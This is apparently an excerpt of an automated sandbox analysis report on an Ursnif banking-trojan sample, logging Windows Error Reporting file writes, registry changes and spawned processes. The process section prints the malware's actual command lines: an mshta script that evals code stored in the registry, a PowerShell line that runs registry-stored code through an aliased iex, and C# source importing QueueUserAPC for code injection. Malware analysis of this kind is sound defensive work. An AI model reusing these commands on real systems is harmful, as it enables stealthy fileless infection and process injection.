C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7032	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7036	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFI SecureBootEnabled>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7132	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7136	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7138	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7174	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7178	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7180	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7204	4	0d 00 0a 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7208	2	09 00		success or wait	6	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7212	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 38 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>80000000</Flags>	success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7464	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7468	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7470	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7496	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7500	2	09 00		success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7502	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 35 00 2d 00 32 00 36 00 54 00 31 00 31 00 3a 00 30 00 36 00 3a 00 32 00 30 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-05-26T11:06:20Z">	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7602	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7606	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7610	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 30 00 30 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 36 00 33 00 35 00 32 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 35 00 35 00 31 00 35 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 35 00 35 00 31 00 35 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="400" PID="6352" UptimeMS="5515" TimeSinceCreationMS="5515" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7872	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7876	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7880	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7900	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7904	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7906	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7944	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7948	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7950	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7988	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7992	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7996	98	3c 00 47 00 75 00 69 00 64 00 3e 00 39 00 65 00 30 00 63 00 39 00 36 00 32 00 35 00 2d 00 61 00 61 00 37 00 64 00 2d 00 34 00 39 00 33 00 38 00 2d 00 39 00 63 00 62 00 35 00 2d 00 37 00 32 00 62 00 34 00 61 00 38 00 37 00 34 00 32 00 62 00 35 00 34 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>9e0c9625-aa7d-4938-9cb5-72b4a8742b54</Guid>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	8094	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	8098	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	8102	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 35 00 2d 00 32 00 36 00 54 00 31 00 31 00 3a 00 30 00 36 00 3a 00 32 00 30 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-05-26T11:06:20Z</CreationTime>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	8200	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	8204	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	8206	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	8246	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	8250	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFEF0.tmp.xml	0	4558	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_ffc671f5cc13577c9afdbbe1a48667719c593ee_7cac0383_1adf0343\Report.wer	0	2	fd fd		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_ffc671f5cc13577c9afdbbe1a48667719c593ee_7cac0383_1adf0343\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	147	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_ffc671f5cc13577c9afdbbe1a48667719c593ee_7cac0383_1adf0343\Report.wer	9020	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 31 00 36 00 37 00 37 00 37 00 35 00 36 00 36 00 39 00 38 00	MetadataHash=1677756698	success or wait	1	6DED497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{162ac740-aef6-94d9-9536-0ca1158fafd8}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DEF36BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	A5 01 00 C0 01 00 00 00 00 00 00 00 AE 01 00 00 01 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	05 00 00 C0 08 00 00 00 00 00 00 00 3F 15 40 00 02 00 00 00 01 00 00 00 04 00 D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6DEF1FE8	RegSetValueExW

Analysis Process: mshta.exe PID: 6356, Parent PID: 3968

General

Target ID:	24
Start time:	04:06:57
Start date:	26/05/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>Kxac='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Kxac).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\TestLocal'));if(!window.flag)close()</script>
Imagebase:	0x7ff7fd340000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 6564, Parent PID: 6356

General

Target ID:	26
Start time:	04:06:59
Start date:	26/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name ltqefvure -value gp; new-alias -name vftdnxvda -value iex; vftdnxvda ([System.Text.Encoding]::ASCII.GetString((ltqefvure "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn))
Imagebase:	0x7ff746f80000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001A.00000003.402164003.000002456F5AC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5FF0F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5FF0F1E9	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5C0503FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5C0503FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ohnz5k1g.zqm.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5ED36FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_cuvyoqr5.itk.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5ED36FDD	CreateFileW
C:\Users\user\Documents\20220526	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFC5ED3F35D	CreateDirectoryW
C:\Users\user\Documents\20220526\PowerShell_transcript.530978.TCpPiQsC.20220526040704.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5ED36FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5C0503FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFC5C0503FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5C0503FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5C0503FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5C0503FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5C0503FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5C0503FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5C0503FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5C0503FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5C0503FC	unknown
C:\Users\user\AppData\Local\Temp\b5khtopv.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5ED36FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\b5khtopv.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5ED36FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\b5khtopv.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5ED36FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\b5khtopv.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5ED36FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\b5khtopv.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5ED36FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\b5khtopv.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5ED36FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\kikzslfg.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5ED36FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\kikzslfg.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5ED36FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\kikzslfg.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5ED36FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\kikzslfg.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5ED36FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\kikzslfg.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5ED36FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\kikzslfg.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5ED36FDD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5ED36FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ohnz5k1g.zqm.ps1	success or wait	1	7FFC5ED3F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_cuvyoqr5.itk.psm1	success or wait	1	7FFC5ED3F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\b5khtopv.err	success or wait	1	7FFC5ED3F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\b5khtopv.dll	success or wait	1	7FFC5ED3F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\b5khtopv.tmp	success or wait	1	7FFC5ED3F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\b5khtopv.0.cs	success or wait	1	7FFC5ED3F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\b5khtopv.cmdline	success or wait	1	7FFC5ED3F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\b5khtopv.out	success or wait	1	7FFC5ED3F270	DeleteFileW

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\kikzslfg.err	success or wait	1	7FFC5ED3F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\kikzslfg.dll	success or wait	1	7FFC5ED3F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\kikzslfg.0.cs	success or wait	1	7FFC5ED3F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\kikzslfg.tmp	success or wait	1	7FFC5ED3F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\kikzslfg.out	success or wait	1	7FFC5ED3F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\kikzslfg.cmdline	success or wait	1	7FFC5ED3F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ohnz5k1g.zqm.ps1	0	1	31	1	success or wait	1	7FFC5ED3B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_cuvyoqr5.itk.psm1	0	1	31	1	success or wait	1	7FFC5ED3B526	WriteFile
C:\Users\user\Documents\20220526\PowerShell_transcript.530978.TCpPiQsC.20220526040704.txt	0	3	ff		success or wait	1	7FFC5ED3B526	WriteFile
C:\Users\user\Documents\20220526\PowerShell_transcript.530978.TCpPiQsC.20220526040704.txt	3	831	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 32 36 30 34 30 37 30 35 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 35 33 30 39 37 38 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********Windows PowerShell transcript startStart time: 20220526040705Username: computer\userRunAsUser: computer\userConfiguration Name: Machine: 530978 (Microsoft Windows NT 10.0.17134.0)Host Application: C:\Wi	success or wait	11	7FFC5ED3B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\b5khtopv.0.cs	0	403	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 62 6a 75 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 77 71 79 65 6d 77 62 75 2c 49 6e 74 50 74 72 20 76 6c 62 66 76 78 2c 49 6e 74 50 74 72 20 68 6f 6b 69 6b 76 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72	using System;using System.Runtime.InteropServices;namespace W32{ public class bju { [DllImport("kernel32")]public static extern uint QueueUserAPC(IntPtr wqyemwbu,IntPtr vlbfvx,IntPtr hokikv); [DllImport("kernel32")]public static exter	success or wait	1	7FFC5ED3B526	WriteFile
C:\Users\user\AppData\Local\Temp\b5khtopv.cmdline	0	351	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 62 35 6b 68 74 6f 70 76 2e 64 6c	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\b5khtopv.dl	success or wait	1	7FFC5ED3B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
